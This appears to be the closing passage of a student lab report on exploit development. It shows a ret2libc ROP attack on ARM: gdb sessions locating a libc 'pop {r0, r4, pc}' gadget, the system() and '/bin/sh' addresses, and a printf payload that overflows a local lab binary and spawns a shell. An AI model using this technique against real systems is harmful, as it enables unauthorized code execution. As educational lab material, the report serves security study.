
To start, let's think about the POP instruction, initially the POP instruction doesn't seem very useful, but if we look at what the POP instruction actually does, we see it just loads a value from the stack into a register. Example POP{R0, R4, pc} gets translated into:

```
ldr r0, [sp], #4
ldr r4, [sp], #4
ldr pc, [sp], #4
```

This just loads a value from the stack into a register then increments the stack pointer. Great, so if we overflow a stack with a variable (say "/bin/sh"?) then put some garbage in for r4, and finally follow up with an address to a function call (say system()?), we can overflow the link register with this POP instruction followed by the needed addresses to call system("/bin/sh")!

POP INSTRUCTION	R0 VALUE	R4 VALUE	FUNCTION ADDRESS
POP{R0, R4, pc}	"/bin/sh"	"AAAA"	system()


To find a POP instruction that does this, we can look in something most C programs always have. We know almost all C programs get linked during compilation with the libc library, this library contains a boat load of instructions, if we look in the right place we can find one that will use the POP instruction. Luckily Andrea [13] did this for us, let's take a peek at the address he points out in libc:



```
pi@raspberrypi:$ gdb -q /lib/arm-linux-gnueabihf/libc.so.6
Reading symbols from /lib/arm-linux-gnueabihf/libc.so.6...Reading symbols from /usr/lib/debug/.build-id/44/d64b51763b6272bc47bd01723b6bdf68f38a1c.debug...done.
done.
(gdb) x/i 0x0007753c
   0x7753c <memmove+236>:       pop     {r0, r4, pc}
(gdb) quit
pi@raspberrypi:$ ldd ./overflow
        linux-vdso.so.1 (0x76ffd000)
        /usr/lib/arm-linux-gnueabihf/libarmmem.so (0x76fb8000)
        libc.so.6 => /lib/arm-linux-gnueabihf/libc.so.6 (0x76e79000)
        /lib/ld-linux-armhf.so.3 (0x76fce000)
pi@raspberrypi:$
pi@raspberrypi:$ python3
Python 3.5.3 (default, Sep 27 2018, 17:25:39)
[GCC 6.3.0 20170516] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> hex(0x76e79000 + 0x7753c)
'0x76ef053c'
>>> _
```

Figure 14: Well whaddya know?

According to the slides by Andrea [13] the address above will be offset by a default base address when libc is linked with an actual program, to find this we can simply run the *ldd* command on our target executable and add the base address to the address found above (see figure above). OK then, let's get the address of "/bin/sh" by storing it in an environment variable, while we are at it let's get the address of system() by using gdb on our target program:




```
pi@raspberrypi:$ gdb -q ./overflow
Reading symbols from ./overflow...(no debugging symbols found)...done.
(gdb) b main
Breakpoint 1 at 0x104fc
(gdb) r
Starting program: /home/pi/lab3/lab3_code/exploit/overflow

Breakpoint 1, 0x000104fc in main ()
(gdb) print system
$1 = {<text variable, no debug info>} 0x76eb0154 <__libc_system>
(gdb) quit
A debugging session is active.

        Inferior 1 [process 2357] will be killed.

Quit anyway? (y or n) y
pi@raspberrypi:$ export SHELLY="           /bin/sh"
pi@raspberrypi:$ ./getenv SHELLY ./victim
SHELLY is at 0x7efffefc
pi@raspberrypi:$ _
```

Figure 15: Getting address of "/bin/sh" and system() function

We now have all the things needed to create our buffer, it will look like this:

PADDING	POP INSTRUCTION	R0 VALUE	R4 VALUE	FUNCTION ADDRESS
AAAAA...	"\x3c\x05\xef\x76"	"\xfc\xfe\xff\x7e"	"JUNK"	"\x54\x01\xeb\x76"



```
pi@raspberrypi:$ ./overflow $(printf "AAAABBBBCCCCDDDD\x3c\x05\xef\x76\xfc\xfe\xff\x7eJUNK\x54\x01\xeb\x76")
$ _
```

Figure 16: Overflowing overflow.c with the ret2libc ROP gadget

6 Conclusions

This lab highlighted the fundamentals of exploit development and common exploit techniques. This lab allowed us to learn an immense amount about how programs actually work especially at the assembly level. Buffers were pwned on x86 and ARM using both the NOP method and the more relevant and useful ROP method. Both taught and highlighted valuable information that can be expanded upon in the future.

7 References

1. **Python ctypes documentation**
   https://docs.python.org/3/library/ctypes.html

2. **StackOverflow: Python Ctype Segmentation Fault**
   https://stackoverflow.com/questions/19326409/python-ctype-segmentation-fault

3. **GNU libc function manuals**
   https://www.gnu.org/software/libc/manual/html_node/Function-Index.html

4. **X86 Assembly/Interfacing with Linux**
   https://en.wikibooks.org/wiki/X86_Assembly/Interfacing_with_Linux

5. **Linux Syscall Reference**
   https://syscalls.kernelgrok.com/

6. **Intel 64 and IA-32 Architecture Software Developer's Manual**
   https://www.intel.com/content/dam/www/public/us/en/documents/manuals/
   64-ia-32-architectures-software-developer-instruction-set-reference-manual-32538
   pdf

7. **Exploit Database: x86 execve shellcode**
   https://www.exploit-db.com/exploits/13375/

8. **Exploit Database: x86 exit shellcode**
   https://www.exploit-db.com/exploits/43688/

9. **Azeria Labs**
   https://azeria-labs.com/

10. **Exploit Database: ARM execve shellcode**
    https://www.exploit-db.com/exploits/45290/

11. **Hacking: The Art of Exploitation**
    https://en.wikipedia.org/wiki/Hacking:_The_Art_of_Exploitation

12. **A Short Guide on ARM Exploitation**
    https://www.exploit-db.com/docs/english/24493-a-short-guide-on-arm-exploitation.
    pdf

13. **ARM shellcode and exploit development by Andrea Sindoni**
    https://github.com/invictus1306/Workshop-BSidesMunich2018